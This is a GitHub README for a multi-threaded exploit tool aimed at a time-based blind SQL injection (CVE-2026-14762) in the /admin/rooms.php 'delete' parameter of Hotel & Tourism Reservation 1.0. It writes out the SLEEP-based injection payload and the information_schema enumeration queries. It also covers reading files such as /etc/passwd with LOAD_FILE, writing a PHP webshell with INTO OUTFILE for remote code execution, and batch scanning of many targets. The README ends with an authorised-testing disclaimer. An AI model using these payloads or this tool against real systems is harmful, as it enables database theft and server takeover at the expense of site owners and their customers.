 tc4dy/cve-2026-14762-poc-exploit
Multi-threaded time-based blind SQL injection exploit for CVE-2026-14762 targeting Hotel & Tourism Reservation 1.0. Enumerates databases, tables, columns; reads files via LOAD_FILE; writes PHP webshells for RCE. Supports proxy, batch scanning, and interactive SQL shell.



Fully featured, multi‑threaded, time‑based blind SQL injection exploit for CVE‑2026‑14762.

Targets the /admin/rooms.php endpoint of the Code‑Projects Hotel & Tourism Reservation application (version 1.0).
Achieves full database enumeration, file system read (LOAD_FILE), and arbitrary file write (INTO OUTFILE / DUMPFILE) – leading to remote code execution via webshell deployment.
| Category | Capability |
|---|---|
| Vulnerability | Time‑based blind SQL injection (CWE‑89) |
| Attack Vector | GET /admin/rooms.php?delete=<payload> |
| Exploitation | Conditional SLEEP() injection with binary‑search character extraction |
| Database | Current database name extraction |
| Schema | Table & column enumeration via information_schema |
| Data Dump | Full table export (JSON) – unlimited rows, configurable limit |
| File Read | LOAD_FILE() – read any file readable by MySQL (e.g. /etc/passwd, config files) |
| File Write | INTO OUTFILE / DUMPFILE – write PHP webshell, backdoor, or arbitrary content |
| Interactive Shell | Live SQL shell (time‑based extraction) for manual queries |
| Single Query | Execute ad‑hoc SQL and retrieve results (512‑char limit) |
| Batch Mode | Multi‑target scanning with configurable thread pool (ThreadPoolExecutor) |
| Proxy Support | HTTP/HTTPS proxy (Burp Suite, mitmproxy, etc.) |
| Verbose Logging | Coloured output with timestamped debug info |
| Zero Dependencies | Only requests, urllib3, and colorama (optional) |
requestsurllib3colorama (optional – for coloured terminal output)Install all dependencies with:
pip install requests urllib3 colorama
git clone https://github.com/tc4dy/CVE-2026-14762-PoC-Exploit.git

cd CVE-2026-14762-PoC-Exploit

chmod +x exploit.py or basic_exploit.py
| Argument | Short | Type | Default | Description |
|---|---|---|---|---|
--target | -t | URL | — | Single target URL (e.g. http://192.168.1.100) |
--target-file | -l | File | — | File containing list of targets (one per line) |
--threads | — | Int | 5 | Number of threads for multi-target scanning |
--output | -o | Path | — | Output file (JSON for dumps, raw text for files) |
--verbose | -v | Flag | False | Enable verbose debug logging |
--proxy | — | URL | — | HTTP/HTTPS proxy (e.g. http://127.0.0.1:8080) |
--user-agent | -ua | String | Mozilla/5.0... | Custom User-Agent header |
--delay | — | Float | 5.0 | Sleep time in seconds for blind injection |
--max-retries | — | Int | 3 | Maximum request retry attempts |
--ssl-verify | — | Flag | False | Enable SSL certificate verification |
--webroot | — | Path | /var/www/html | Webroot for INTO OUTFILE webshell writes |
--dump-db | — | Flag | False | Dump all tables from the current database |
--tables | — | Flag | False | List all table names only |
--dump-table | — | Table | — | Dump a specific table (e.g. --dump-table users) |
--read | — | Path | — | Read a file via LOAD_FILE() |
--write-shell | — | Flag | False | Write PHP webshell (shell.php) to webroot |
--sql | — | Query | — | Execute a single SQL query (returns 512 chars max) |
--interactive | -i | Flag | False | Launch interactive SQL shell after exploitation |
The delete parameter is injected with:
150' AND IF(<condition>, SLEEP(<delay>), 0) AND '1'='1
The IF() evaluates the condition; if true, the database sleeps for seconds. Binary-Search Character Extraction
For each character position, a binary search over the ASCII range (32–126) determines the correct character using > and = comparisons. This reduces requests from 95 per character to ~7–8, making extraction highly efficient. Metadata Enumeration
Database name: SELECT DATABASE()

Tables: SELECT table_name FROM information_schema.tables WHERE table_schema='<db>' LIMIT n,1

Columns: SELECT column_name FROM information_schema.columns WHERE table_schema='<db>' AND table_name='<table>' LIMIT n,1
Data Exfiltration
SELECT <col> FROM <table> LIMIT row,1 – extracts row by row

Each cell is extracted character by character using the same binary-search technique
File System Interaction
Read: LOAD_FILE('/path/to/file') – requires secure_file_priv to be empty or point to the target directory

Write: SELECT '<content>' INTO OUTFILE '/path/to/shell.php' – requires FILE privilege and secure_file_priv not restrictive
This tool is provided for authorised security testing, educational research, and vulnerability assessment only. The author is not responsible for any misuse, illegal activities, or damage caused by this software. Always obtain explicit written permission from the system owner before testing.








